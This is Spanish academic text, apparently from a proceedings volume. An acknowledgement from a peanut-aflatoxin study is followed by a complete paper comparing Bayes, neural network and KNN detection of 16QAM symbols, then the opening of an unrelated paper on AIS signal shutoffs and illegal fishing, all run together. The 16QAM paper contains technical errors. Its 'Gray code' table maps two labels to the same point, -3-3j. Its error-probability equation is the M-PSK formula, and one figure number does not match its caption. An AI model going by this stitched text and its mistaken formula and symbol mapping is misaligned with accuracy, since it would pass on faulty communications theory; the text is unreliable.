Está investigación se realizó en el marco del Doctorado en Ingeniería Mención en procesamiento de señales e imágenes de la Universidad Tecnológica Nacional, sede Medrano. Los autores desean agradecer al Laboratorio de Ciencias de las imágenes de la UNS por prestarnos la cámara para la toma de muestras y al Área de Protección de Alimentos del Instituto de Tecnología de alimentos del INTA por facilitarnos su laboratorio para realizar la contaminación de las muestras y la adquisición de imágenes. Esta investigación ha sido financiada por el Instituto Nacional de Tecnología Alimentaria, en el marco del Proyecto INTA Innovaciones tecnológicas aplicadas a la sostenibilidad en agroindustria (PE 088 P03 A09) y la actividad de Innovación tecnológica: Aplicación del análisis de imágenes en la detección de aflatoxinas en maní.

Implementación de Técnicas de Aprendizaje Automático para la Detección de Símbolos en Sistemas de Modulación 16QAM

Nicolás Eichhorn[1], Guillermo Cuenya[2,]
David de Yong[3], Julián Durigutti[4]
Universidad Nacional de Río Cuarto, Departamento de Telecomunicaciones
Ruta 9 Km 601, Río Cuarto, Provincia de Córdoba, República Argentina.
{1 nikoeichhorn@gmail.com, 2 gcuenya@gmail.com, 3 ddeyong@ing.unrc.edu.ar, 4 jadurigutti@ing.unrc.edu.ar }

Abstract. Este artículo presenta un estudio comparativo de diferentes enfoques para la detección de símbolos en sistemas de modulación 16QAM. Se implementa y evalúa un modelo teórico basado en el teorema de Bayes, estableciendo regiones de decisión para la detección de símbolos. Además, se comparan estas técnicas tradicionales con métodos de Aprendizaje Automático, específicamente Redes Neuronales Artificiales (ANN) y el algoritmo de Vecinos más Cercano (KNN). El desempeño de cada enfoque se analiza en términos de la relación señal a ruido por bit (E_b/N_0) y el retardo de procesamiento para la toma de una decisión. Los experimentos se realizan en un entorno de simulación para la obtención de señales sintéticas contaminadas con ruido aditivo blanco gaussiano (AWGN). Para la obtención de los resultados se desarrollan diferentes escenarios empleando Python como lenguaje de programación. Los resultados indican que las técnicas de Aprendizaje Automático superan a los métodos tradicionales en términos de precisión y eficiencia en la detección de símbolos, destacando una menor probabilidad de error de bit.

Keywords: Detección de símbolos, Modulación. Comunicaciones Digitales, Teorema de Bayes, Redes neuronales, K-Nearest Neighbors (KNN)

1 Introducción

El uso de técnicas de Aprendizaje Automático en problemas de comunicación ha capturado el interés de la comunidad investigadora debido a su potencial para mejorar la eficiencia y adaptabilidad de los sistemas de comunicación modernos. A continuación, se revisan algunos de los trabajos más relevantes en esta área, agrupados según sus enfoques y contribuciones.

La integración de Aprendizaje Automático (ML, por sus siglas en inglés) en las interfaces de aire de redes celulares de próxima generación ha sido identificada como una tecnología clave. Xu et al. [1] proponen un método en tiempo real para la estimación de canales en sistemas MIMO-OFDM, abordando la necesidad de adaptaciones rápidas en entornos de alta complejidad. Este enfoque online es fundamental para mitigar los problemas de desajuste de generalización que afectan a los métodos de aprendizaje offline.

Anderson et al. [2] presentan Deepmod, un modem basado en redes neuronales artificiales automáticamente entrenable aplicado a redes WIFI. La utilización de técnicas de ML en la capa física demuestra cómo la modulación puede adaptarse a diferentes canales permitiendo una comunicación resiliente y adaptable.

Diversos artículos abordaron la utilización de técnicas de ML para mejorar el rendimiento en sistemas que utilizan modulación OFDM mediante la predicción del comportamiento del canal, como es el caso del trabajo de Ye, Li, Juang [3].

Liang et al. [4], por otro lado, discuten el uso de Echo State Networks (ESN) para la detección de símbolos en sistemas MIMO-OFDM en tiempo real, destacando la capacidad de los algoritmos de ML para superar a los detectores tradicionales en condiciones de canal dinámicas. Este trabajo subraya la importancia de la adaptabilidad en tiempo real de los algoritmos de ML en sistemas de comunicación modernos.

Diversos autores proponen técnicas para la detección de símbolos en esquemas OFDM dentro de los que se destacan los trabajos de Seeram [5] y Zheng et al. [6] [7].

La modulación adaptativa mediante aprendizaje por refuerzo es otro campo prometedor. Branchevsky et al. [8] demuestran cómo los transmisores pueden aprender esquemas de modulación eficientes adaptándose a las características actuales del canal, superando a los esquemas estáticos que no logran adaptarse a la no linealidad del canal.

El trabajo de Vrieze et al. [9] aborda el problema de descubrir esquemas de comunicación inalámbrica de bajo nivel de manera completamente descentralizada entre dos agentes utilizando técnicas de aprendizaje por refuerzo (RL, por sus siglas en inglés). El enfoque propuesto emplea gradientes de la política (policy gradient) para aprender un esquema de comunicación bidireccional óptimo, eliminando la necesidad de modelos estáticos y prolongados procesos de estandarización que limitan los sistemas de radio tradicionales. Los autores demuestran que esta técnica no solo puede adaptarse dinámicamente a las condiciones del espectro, sino que también exhibe un comportamiento sofisticado e inteligente en el proceso de aprendizaje, mejorando significativamente la flexibilidad y eficiencia de las redes inalámbricas.

Varios estudios han explorado la detección de símbolos aprovechando las ventajas de las técnicas ML para detectar patrones y vincularlos a una clase en particular. Así Farsad y Goldsmith [10] y Shlezinger [11] presentan un algoritmo de detección para sistemas de comunicación que no requiere información del estado del canal (CSI), utilizando redes neuronales profundas (Deep Learning) para mejorar la precisión en canales complejos. De manera similar, Shlezinger et al. [12] introducen ViterbiNet, una variante que integra redes neuronales en el algoritmo de Viterbi, demostrando un rendimiento comparable al de los algoritmos basados en CSI en condiciones de canal variables.

Somarouthu et al. [13] proponen un método de detección de símbolos en presencia de desajuste de tiempo de símbolo utilizando máquinas de soporte vectorial (SVM, por su siglas en inglés). Este enfoque mejora la detección de símbolos en sistemas OFDM, mostrando cómo las técnicas ML pueden superar los métodos tradicionales en condiciones de canal desafiantes.

Finalmente, una serie de artículos proponen implementar técnicas de ML para detectar los símbolos recibidos en el receptor aún sin contar con una pre configuración en el transmisor.

Dampage et al. [14] propone un demodulador detector basado en algoritmos de Deep Learning para clasificar señales moduladas con esquemas BPSK, QPSK, 16QAM,

64QAM y 256QAM contaminadas con ruido blanco gaussiano (AWGN) con diferentes niveles de potencia. El artículo destaca una muy buena performance respecto a la tasa de error (BER, por sus siglas en inglés) en rangos aceptables de potencia de ruido.
En el trabajo [15] Vievaal, Björkman, Åkerberg et al. estudian mejorar la utilización del canal mediante la clasificación del tipo de modulación de la señal recibida basada en algoritmos de ML. Utilizando las componentes en fase y en cuadratura de la señal en el dominio del tiempo digital y la relación señal-ruido (SNR) proponen una estrategia de comparación de veintitrés algoritmos de ML. Este artículo, además de la precisión emplea la velocidad de respuesta como limitante de la tasa de símbolos que el sistema es capaz de procesar.
Bari et al. en su propuesta [16] proponen un estudio comparativo entre Regresión Logística, Support Vector Machine y Redes Neuronales Artificiales para distinguir entre diferentes tipos de modulación a partir de parámetros característicos extraídos señales en condiciones de ruido y distorsión.
En [17] Ahmad, Agarwal, Darshi et al., por otro lado, proponen un demodulador BPSK no coherente basado en redes neuronales profundas, al que denominan DeepDeMod. En el esquema propuesto se emplean redes neuronales profundas para reconocer patrones complejos en los datos recibidos y decodificar los símbolos de la señal. Para ello se entrenan con muestras de las señales recibidas en canales con desvanecimiento (fading) y AWGN. Se transmiten símbolos piloto junto con los datos en un paquete, lo que le permite al demodulador aprender los parámetros variables en el tiempo a partir de la recepción del piloto antes de demodular los datos. El método demuestra una gran performance en cuenta a la tasa de error frente a otros esquemas similares.

2 Justificación Teórica.

2.1 Sistema de Comunicación Digital

Los sistemas de comunicaciones gradualmente han venido migrando desde esquemas analógicos a sistemas completamente digitales. Existen muchas ventajas que justifican esta migración tecnológica. La principal de ellas radica en el hecho de que, mientras que en un sistema analógico la información debe ser extraída de una portadora mediante un proceso conocido como demodulación, en un sistema digital la señal puede ser completamente regenerada en el receptor [1].
Un sistema de comunicaciones puede ser modelado por:

- Fuente de Información: Genera los datos que se desean transmitir, como texto, audio, video, etc.
- Codificación de Fuente: Transforma los datos de la fuente en una forma adecuada para la transmisión digital, reduciendo redundancias y mejorando la eficiencia.
- Modulación: Convierte los datos digitales en señales adecuadas para el canal de transmisión, como ondas de radio, luz láser o pulsos de tensión.
- Transmisor: Envía la señal modulada a través del canal de transmisión. Incluye amplificadores, antenas, y otros equipos necesarios.

- Canal: El medio a través del cual la señal se propaga, como el aire, cables de fibra óptica, cables de cobre, etc. El canal puede introducir ruido y distorsión en la señal.
- Receptor: Captura la señal transmitida desde el canal. Incluye antenas, filtros, amplificadores, y otros equipos necesarios para recibir la señal.
- Demodulación: Convierte la señal recibida de vuelta a una forma digital, recuperando los datos originales modulados.
- Decodificación de Fuente: Transforma los datos decodificados de vuelta a su forma original o una forma comprensible para el usuario final.

Las principales métricas que se utilizan para describir el rendimiento de un sistema de comunicación digital son: El ancho de banda (W), la Energía de Símbolo respecto a la energía del ruido (Es/No), la tasa de símbolos Rs que este sistema puede transmitir y la probabilidad de error de bit P_B. Todas estas métricas se encuentran vinculadas de modo que toda alteración en el sistema de comunicaciones para mejorar una de estas variables tiene, necesariamente, impacto en el resto de las métricas.
Los desarrollos propuestos en el presente artículo se centran en la etapa de demodulación y detección de los símbolos.

2.2 Aprendizaje Automático.

El aprendizaje automático, es una rama de la inteligencia artificial (IA) que se enfoca en el desarrollo de algoritmos y modelos que permiten a los procesadores a aprender a partir de datos. En lugar de ser programadas explícitamente para realizar una tarea, las máquinas usan datos para entrenarse y mejorar su rendimiento en esa tarea con el tiempo.
Estos algoritmos utilizan un conjunto de datos llamado conjunto de entrenamiento del que se conocen los valores de salida esperados, llamado conjunto de etiquetas.
A través de lo que se conoce como aprendizaje supervisado el modelo se ajusta mediante la optimización de sus parámetros de modo que el algoritmo es capaz de relacionar con éxito un nuevo patrón de entrada, que no fue utilizado en el entrenamiento, con una salida correcta. La capacidad se la conoce como habilidad de generalizar. La generalización es crucial para el éxito de un modelo en el mundo real, ya que los datos futuros probablemente no sean idénticos a los datos de entrenamiento [18]. Dentro de las técnicas de ML, la más conocida son las Redes Neuronales Artificiales (ANN).

3 Metodología.

Se propone simular un sistema de comunicación digital simplificado como se ve en la Fig.1. Para ello se utiliza el lenguaje de programación Python para generar señales sintéticas a través de las expresiones matemáticas que describen una modulación en cuadratura de 16 niveles 16QAM.
Para emular estas señales se descomponen en sus componentes de fase I y cuadratura Q para luego introducir ruido aditivo blanco gaussiano con distintos valores de potencia de ruido N_0 (AWGN). La simulación no considera la distorsión producto de

limitaciones en el ancho de banda del sistema bajo la suposición que dicho efecto es anulado por la implementación de un pulso formador de onda del tipo raíz de coseno alzado y la no existencia de variaciones en los instantes de muestreo. Además se considera una perfecta ecualización que evita distorsión en la banda de paso del canal.
Las señales, contaminadas con ruido, se demodulan a través de un banco de correladores para obtener los valores real e imaginario del estadístico $Z(T_s)$.
Los valores de $Z(T_s)$, para diferentes valores de Es/N_0 , se utilizan para que el sistema de Detección de Símbolos decida, en función de los valores $Z(T_s)$, cuál de los símbolos ha sido enviado con mayor probabilidad.
El parámetro que mide la eficiencia del sistema es la Probabilidad de Error de Bit (BER) que es un ratio que compara la cantidad de bits erróneos sobre el total transmitido. Este ratio es una función de la Energía de Símbolo y la potencia de Ruido.




Fig. 1. Modelo simplificado de un sistema de Comunicación Digital

El artículo se propone comprar dos escenarios:

3.1 Escenario 1 - Demodulación utilizando el Teorema de Bayes.

Con el objetivo de validar le modelo implementado en Python se realiza el cálculo teórico de la probabilidad de error de bits (P_B) para el sistema en estudio.
Al tener el sistema un ruido con distribución Gaussiana, la relación entre la varianza σ^2de la densidad espectral de potencia del ruido (N_0) es: $\sigma^2 = N_0$.
Para realizar el cálculo teórico de la P_B se utiliza la ecuación (1). Esta ecuación describe la relación entre la tasa de error de bit (BER), la cantidad de símbolos posibles M y la energía de símbolo E_s.

$$P_s = 2Q\left(\sqrt{\left(\frac{2E_s}{N_0} sin\left(\frac{\pi}{M}\right)\right)}\right) \quad (1)$$


Para seleccionar los valores de E_b/N_0, se calculó una Eb promedio entre los dos posibles valores de energía de bits presente en 16QAM, y luego se calculó el rango de varianzas de manera tal de generar un vector E_b/N_0 en el rango de 0 a 14 para generar 15 puntos en la gráfica. Posteriormente se calculó la P_B para cada uno de dichos valores. De esta manera se obtiene la curva $P_B\left(\frac{E_b}{N_0}\right)$ según la expresión matemática que rige una modulación 16QAM.
Posteriormente se generan L símbolos 16QAM distribuidos aleatoriamente sin sesgo (equiprobables). Estos símbolos representan cuatro bits según la codificación de Gray

[19] que minimiza la distancia de Hamming entre dos símbolos contiguos en el plano I/Q para minimizar la probabilidad de error de bit si se produce un error en la detección del símbolo. Esto se puede observar en la Tabla 1.

Etiqueta	Símbolo	Representación binaria
0	1+j	0000
1	1+3j	0001
2	3+j	0010
3	3+3j	0011
4	1-j	0100
5	1-3j	0101
6	3-j	0110
7	3-3j	0111
8	-1+j	1000
9	-1+3j	1001
10	-3+j	1010
11	-3-3j	1011
12	-1-j	1100
13	-1-3j	1101
14	-3-j	1110
15	-3-3j	1111

Tabla 1 - Codificación de Gray

El código de Gray vincula un punto del plano I/Q con una secuencia de cuatro bits.
En el transmisor, el modulador traduce una secuencia de cuatro bits a un símbolo 16QAM empleando esta relación.
Como se puede observar en la Figura 2 a) cada símbolo representa un punto en el plano establecido por la coordenada distribuida según el código de Gray presentado en la Tabla 1.
Como se observa en la Fig. 1, los símbolos se contaminan con ruido blanco AWGN. La salida del filtro acoplado, por lo tanto, ya no representa exactamente uno de los 15 valores de I y Q según la Tabla 1 si no que el valor de $Z(T_s)$ se puede encontrar en cualquiera de los infinitos puntos que representan al plano I/Q. Dependiendo de la potencia del ruido que contamina la señal, el estadístico $Z(T_s)$se encontrará más cerca o más lejos del valor esperado. Esto se puede ver en la Figura 2 b).
En el Receptor Digital, el bloque *Detección de Símbolos,* subdivide el plano I/Q en M=16 regiones llamadas regiones de decisión. Cada región contiene, en su centro geométrico, la coordenada correspondiente a cada símbolo.
El estadístico $Z(T_s)$ obtenido por el Filtro Acoplado se traduce en un punto del plano I/Q el que, naturalmente, estará contenido por alguna de las 16 regiones de decisión. El *detector de símbolos* del Receptor Digital simplemente traduce el valor $Z(T_s)$ a su correspondiente símbolo16QAM y, valiéndose del código de Gray (Ver Tabla 1), lo decodifica en una probable secuencia $\hat{m}$ de cuatro bits que se corresponde a una estimación de la secuencia *m* originalmente enviada.



a) b)

Fig. 2 – a) Distribución 16QAM **- b)** Distribución 16QAM en escenario ruidoso

Para estimar el símbolo recibido se desarrolla un algoritmo que sigue la siguiente secuencia.

1) Se obtiene el valor real e imaginario del estadístico $Z(T_s) = a + jb$
2) Se calcula la distancia desde el punto representado por las componentes I y Q del número complejo correspondiente al símbolo recibido hasta el centro de cada región de decisión.
3) Se identifica la menor distancia euclideana y, con ello, se determina a qué región pertenece este punto en el plano I/Q.
4) Se asigna como estimación del símbolo recibido aquel asociado con la región más cercana. Esta estrategia se fundamenta en la teoría de Bayes, donde la lógica de traducir una localización geográfica en el plano I/Q de un punto y compararlo con los límites que delimitan las regiones de decisión se deriva de consideraciones probabilísticas y teoremas matemáticos.[19]
5) A través del código de Gray se recupera la secuencia de bits estimada $\hat{m}$.
6) Se compara con la secuencia de bits originalmente transmitida m.
7) Se cuenta el número de bits en los que no hay coincidencias entre las dos secuencias.
8) Finalmente, se calcula la probabilidad de error (BER) de bits dividiendo el número total de bits erróneos por el número total de bits recibidos.

3.2 Escenario 2 - Demodulación utilizando el Técnicas de Machine Learning.

En esta etapa, la detección se realiza mediante el entrenamiento de dos algoritmos de aprendizaje automático. Un clasificador basado en Redes Neuronales Artificiales ANN y un clasificador basado en el algoritmo de vecinos más cercano KNN (K-Nearest Neighbors). Para ello, se genera una Base de Datos compuesta por señales contaminadas con ruido blanco según la distribución presentada en la Tabla 2.

Número de señales	Varianza de Ruido (N0)	Eb/N0	Eb/N0 promedio
7000000	2	1.4976762	2.98422404
9625000	1.6966858	1.76541372	2.98422404
11725000	1.43937135	2.08101432	2.98422404
12075000	1.22108046	2.45303442	2.98422404
12600000	1.03589494	2.89156002	2.98422404
13300000	0.87879411	3.40848028	2.98422404
14175000	0.74551874	4.01780966	2.98422404
14875000	0.63245553	4.73606799	2.98422404
15400000	0.53653916	5.58272837	2.98422404
16625000	0.45516919	6.58074505	2.98422404
16625000	0.38613955	7.75717585	2.98422404
16625000	0.32757874	9.14391573	2.98422404
13125000	0.2778991	10.778561	2.98422404
70000000	0.23575373	12.7054295	2.98422404
70000000	0.214	13.9969738	2.98422404

Tabla 2 – Base de datos de señales

Se conforman un set de entrenamiento compuesto por el 70% de las señales de la Base de Datos dejando el 30% restante para el testeo. A la hora de seleccionar las señales, para evitar cualquier tipo de sesgo, se busca que cada símbolo esté igualmente representado dentro del set de entrenamiento.

4 Resultados.

En la Figura 3 se detallan los resultados obtenidos con los métodos planteados en la sección 3.
En la figura se puede observar una curva en color rojo que se obtiene de evaluar la ecuación (1), para M=16 y para diferentes valores de E_b/N_0.
La curva de color azul se obtiene aplicar utilizar el algoritmo de Bayes descripto en la sección 3.1. Como la expresión matemática (1) y el algoritmo responden a la teoría de Bayes, las curvas coinciden prácticamente en todos los puntos. La divergencia se presenta para altos valores de E_b/N_0 donde la cantidad de errores que uno espera encontrar son muy pequeños y, por lo tanto, se debería generar un set de prueba muy grande para reproducir una cantidad relevante de bits erróneos.
En verde se observa el resultado de haber utilizado el algoritmo KNN entrenado para distinguir los 16 símbolos bajo diversas condiciones de E_b/N_0
En naranja se observa la curva que emplea una red neuronal para la clasificación de los 16 símbolos. Como se puede ver los valores de P_B vs Eb/N0 obtenidos para los métodos basados en Aprendizaje Automático se encuentran por debajo de las curvas obtenidas empleando rígidas regiones fundamentadas por la teoría de Bayes.
Esto demuestra que las técnicas de Aprendizaje Automático se puede aplicar a escenarios donde se quiera vincular patrones recurrentes entre los estadísticos obtenidos del Filtro Acoplado con alguna de los símbolos posibles.




Fig. 4 Probabilidad de Error de Bit vs Eb/N0 para diferentes técnicas.

5 Conclusiones

En primera instancia, se logró validar el sistema, logrando obtener resultados de Pb para distintos valores de Eb/N0 mediante el método de Bayes, que eran consistentes con los arrojados por el cálculo teórico. Finalmente se destaca la eficacia de las técnicas de Machine Learning, como las redes neuronales y KNN, en la detección precisa de símbolos en sistemas de modulación 16QAM en presencia de ruido AWGN. Estas técnicas ofrecen una mejora significativa en términos de eficiencia y rendimiento en comparación con los enfoques tradicionales basados en modelos matemáticos.

Si bien se ha podido comprobar que las técnicas de Machine Learning proporcionan un preciso mecanismo de inferencia es necesario cotejar el costo computacional entre el método tradicional basado en el teorema de Bayes y el modelo de Aprendizaje Automático. El resultado permitirá conocer la tasa máxima de información que un el demodulador-detector será capaz de procesar sin necesidad de almacenamiento o pérdida de información.
Un segundo aspecto a abordar a futuro se basa en la implementación del escenario descripto en este articulo en entornos experimentales utilizando S.D.R (Software Defined Radio)

References

[1] J. Xu, S. Jere, Y. Song, Y.-H. Kao, L. Zheng, and L. Liu, “Learning at the Speed of Wireless: Online Real-Time Learning for AI-Enabled MIMO in NextG,” *arXiv preprint arXiv:2403.02651*, 2024.

[2] A. Anderson, S. R. Young, T. P. Karnowski, and J. M. Vann, “Deepmod: An Over-the-Air Trainable Machine Modem for Resilient PHY Layer Communications,” in *MILCOM 2018 - 2018 IEEE Military Communications Conference (MILCOM)*, 2018, pp. 213–218. doi: 10.1109/MILCOM.2018.8599807.

[3] H. Ye, G. Y. Li, and B.-H. Juang, “Power of deep learning for channel estimation and signal detection in OFDM systems,” *IEEE Wireless Communications Letters*, vol. 7, no. 1, pp. 114–117, 2017.

[4] Y. Liang, L. Li, Y. Yi, and L. Liu, “Real-time Machine Learning for Symbol Detection in MIMO-OFDM Systems,” in *IEEE INFOCOM 2022 - IEEE Conference on Computer Communications*, 2022, pp. 2068–2077. doi: 10.1109/INFOCOM48880.2022.9796854.

[5] S. S. S. G. Seeram, A. Y. Reddy, N. J. Basil, A. V. S. Suman, K. Anuraj, and S. S. Poorna, “Performance Comparison of Machine Learning Algorithms in Symbol Detection Using OFDM BT - Inventive Communication and Computational Technologies,” G. Ranganathan, X. Fernando, and F. Shi, Eds., Singapore: Springer Nature Singapore, 2022, pp. 455–466.

[6] L. Li, J. Xu, L. Zheng, and L. Liu, “Real-Time Machine Learning for Multi-User Massive MIMO: Symbol Detection Using Multi-Mode StructNet,” *IEEE Transactions on Wireless Communications*, vol. 22, no. 12, pp. 9172–9186, 2023, doi: 10.1109/TWC.2023.3268945.

[7] S. Zheng *et al.*, “OFDM sensing based on deep learning,” *Physical Communication*, vol. 61, p. 102222, 2023, doi: https://doi.org/10.1016/j.phycom.2023.102222.

[8] D. Branchevsky, A. V Casado, E. Grayver, A. Belhouchat, D. Baney, and A. Braun, “Data-Driven Solutions for Digital Communications,” in *2020 IEEE Aerospace Conference*, 2020, pp. 1–11. doi: 10.1109/AERO47225.2020.9172510.

[9] C. de Vrieze, S. Barratt, D. Tsai, and A. Sahai, “Cooperative multi-agent reinforcement learning for low-level wireless communication,” *arXiv preprint arXiv:1801.04541*, 2018.

[10] N. Farsad and A. Goldsmith, “Detection algorithms for communication systems using deep learning,” *arXiv preprint arXiv:1705.08044*, 2017.

[11] N. Shlezinger, N. Farsad, Y. C. Eldar, and A. J. Goldsmith, “Data-Driven Factor Graphs for Deep Symbol Detection,” in *2020 IEEE International Symposium on Information Theory (ISIT)*, 2020, pp. 2682–2687. doi: 10.1109/ISIT44484.2020.9174361.

[12] N. Shlezinger, N. Farsad, Y. C. Eldar, and A. J. Goldsmith, “ViterbiNet: A Deep Learning Based Viterbi Algorithm for Symbol Detection,” *IEEE Transactions on Wireless Communications*, vol. 19, no. 5, pp. 3319–3331, 2020, doi: 10.1109/TWC.2020.2972352.

[13] S. Somarouthu, S. Manam, and A. Thakre, “Symbol Detection in presence of Symbol Timing Offset using Machine Learning Technique,” in *2020 5th IEEE International Conference on Recent Advances and Innovations in Engineering (ICRAIE)*, 2020, pp. 1–6. doi: 10.1109/ICRAIE51050.2020.9358360.

[14] U. Dampage, S. Amarasooriya, R. Samarasinghe, and N. A. Karunasingha, “Combined Classifier-Demodulator Scheme Based on LSTM Architecture,” *Wireless Communications and Mobile Computing*, vol. 2022, no. 1, p. 5584481, 2022.

[15] I. Vievaal, M. Björkman, J. Åkerberg, M. Ekström, and I. Voitenko, “Multiple machine learning algorithms comparison for modulation type classification for efficient cognitive radio,” in *MILCOM 2019-2019 IEEE Military Communications Conference (MILCOM)*, IEEE, 2019, pp. 318–323.

[16] M. Bari, H. Taher, S. S. Sherazi, and M. DoroslovaCki, “Supervised machine learning for signals having RRC shaped pulses,” in *2016 50th Asilomar Conference on Signals, Systems and Computers*, IEEE, 2016, pp. 652–656.

[17] A. Ahmad, S. Agarwal, S. Darshi, and S. Chakravarty, “Deepdemod: Bpsk demodulation using deep learning over software-defined radio,” *IEEE Access*, vol. 10, pp. 115833–115848, 2022.

[18] A. Géron, *Hands-on machine learning with Scikit-Learn, Keras, and TensorFlow: Concepts, tools, and techniques to build intelligent systems*. “ O’Reilly Media, Inc.,” 2019.

[19] B. Sklar, *Digital communications: fundamentals and applications*. Pearson, 2021.

La interrupción de señales del Sistema de Identificación de Buques (AIS) como alerta de pesca ilegal, no declarada y no regulada (INDNR)

Autor: Torre Claudio, Mg. en Ingeniería de Software, UNLP, claudio.torre.61@gmail.com

Resumen. Se realizó en el ámbito académico de la Universidad de la Defensa Nacional UNDEF [1] un trabajo de investigación para detectar en tiempo real, interrupciones intencionales en la transmisión de señales del Sistema de Identificación Automática (AIS), instalado en los buques. A tal efecto se desarrolló software que tuvo por objeto determinar si existía relación estadísticamente significativa entre dichas interrupciones y las siguientes áreas pesqueras limítrofes de Argentina: Milla 200, Caladeros Península Valdez - Golfo San Jorge e Islas Malvinas, durante la zafra [10] de la especie calamar illex argentinus (de enero a junio del 2022).

Un (1) año después, el Reino de España, basado en datos de la Agencia de la Unión Europea (EMSA) y Oceana (Protecting the world's Oceans) [6], impuso multas a veinticinco (25) buques pesqueros de esa bandera, que apagaban intencionalmente sus señales AIS en proximidades de la ZEEA.

La concordancia entre los resultados del software desarrollado en UNDEF, denominado FishNoCol, y los datos publicados por España, demuestran que dicho software preanunció las multas impuestas por el Reino de España, lo cual indica que podría ser utilizado como herramienta preventiva contra la pesca ilegal, no declarada, no reglamentada (INDNR) en el escenario Atlántico Suroccidental.

Palabras claves:

Pesca INDNR, Sistema AIS, Comportamiento No Colaborativo, Penalidades.

1. Introducción

Sin duda, las cuestiones ambientales y de protección de los recursos naturales, así como la seguridad alimentaria han llegado a la agenda internacional para quedarse por un largo tiempo, adquiriendo una creciente centralidad en las preocupaciones en los actores internacionales.

En tal sentido, cada día se hace más necesario que los países intensifiquen sus esfuerzos para proteger los recursos vivos dentro de sus aguas jurisdiccionales y en las adyacentes, sobre todo cuando el recurso ictícola en cuestión, es, según el Estado argentino, una especie transzonal y altamente migratoria que tiene un ciclo de vida anual, y que nace y se reproduce en aguas de jurisdicción nacional.

Ante ello, los órganos de control del Estado realizan la vigilancia de dichos espacios de manera inter agencial. El Consejo Federal Pesquero [3] mediante la Res. CFP 1/2008 instrumentó el Plan de Acción Nacional para prevenir, desalentar y eliminar la pesca ilegal, no declarada y no reglamentada (PAN INDNR) con el propósito concreto de contribuir a instrumentar en la Argentina las medidas acordadas en el ámbito internacional para combatir esas prácticas.

2. Estructura del documento

En la sección *"Estado del Arte"*, se describen el sistema AIS como instrumento de control y la problemática de la pesca ilegal en el área de estudio. En la sección ingeniería de requerimientos se plantean las preguntas de investigación a partir de las cuales surgió la necesidad de desarrollar el software. En "*Estudio de campo"* se explica la normativa técnica del uso del sistema AIS, la frecuencia y tamaño de las muestras y el procedimiento de corroboración de la hipótesis, etapa fundacional del proyecto.

Luego, en la sección *"Diseño del software"* se presenta brevemente su funcionalidad.

En *"Hallazgos"* se agrega documentación de la Real Marina Mercante de España (RMME) que multó en 2023 a dos (2) pesqueros de esa bandera por apagado intencional de AIS en el límite de la ZEE Argentina, documentación que servirá como evidencia fehaciente de la validez del producto software logrado en UNDEF [1].

En la sección *"Conclusiones"* se reflejan las reflexiones que aporta el trabajo.

En el apartado *"Propuestas"*, se plantea la idea, en base a las evidencias obtenidas, de debatir modificaciones técnicas a la normativa actual en los foros internacionales con el objeto de preservar mejor los recursos ictícolas. También se postula utilizar FishNoCol en los centros de control como herramienta integrada con imágenes satelitales y de búsqueda y rescate en el mar.

Por último, en ANEXO I se describen estudios de caso proporcionando ejemplos concretos de su efectividad y aplicación práctica.

3. Estado del arte

3.1. El Sistema de Identificación Automática de Buques (AIS).
Fue diseñado para evitar colisiones entre buques a través de la transmisión de señales de posición e identidad (por radiofrecuencia en bandas de VHF de 161.975 y 162.025MHz).

Según el Convenio Internacional para la Seguridad de la vida humana en el mar (SOLAS) [8], se permite la exclusión de buques pesqueros del cumplimiento de la Regla 18 que establece qué clase de buques deben obligatoriamente equiparse con el AIS. No obstante, como medida precautoria, dada la escasa distancia en que operan estas flotas, es práctica habitual que los buques durante la zafra operen con el sistema encendido. Su alcance es de aproximadamente 30 millas náuticas.

La representación AIS con cartografía digital en pantalla permite que el buque propio se identifique en el centro de la imagen y se visualice su entorno, evitando realizar maniobras que comprometan la seguridad de la navegación.
La información AIS que se transmite es la siguiente:

- Identificación (ISMM). Identificador de Servicio Móvil Marítimo
- Nombre del barco
- Tipo del Barco
- Identificación del fabricante AIS (opcional)
- Distintivo de llamada
- Dimensiones del barco y referencia de la posición.
- Posición del barco (latitud, longitud).
- Fecha y Hora de la posición (DTG).
- Rumbo sobre el suelo (COG)
- Velocidad de desplazamiento sobre el suelo (SOG)
- Rumbo verdadero (opcional).
- Destino.
- Fecha ETA (Día Estimado de Llegada)
- Hora ETA (Horario Estimado de Llegada)

3.2. Problemática de la pesca en el área de estudio (Milla 200, Caladeros Península Valdez - Golfo San Jorge y área Islas Malvinas).

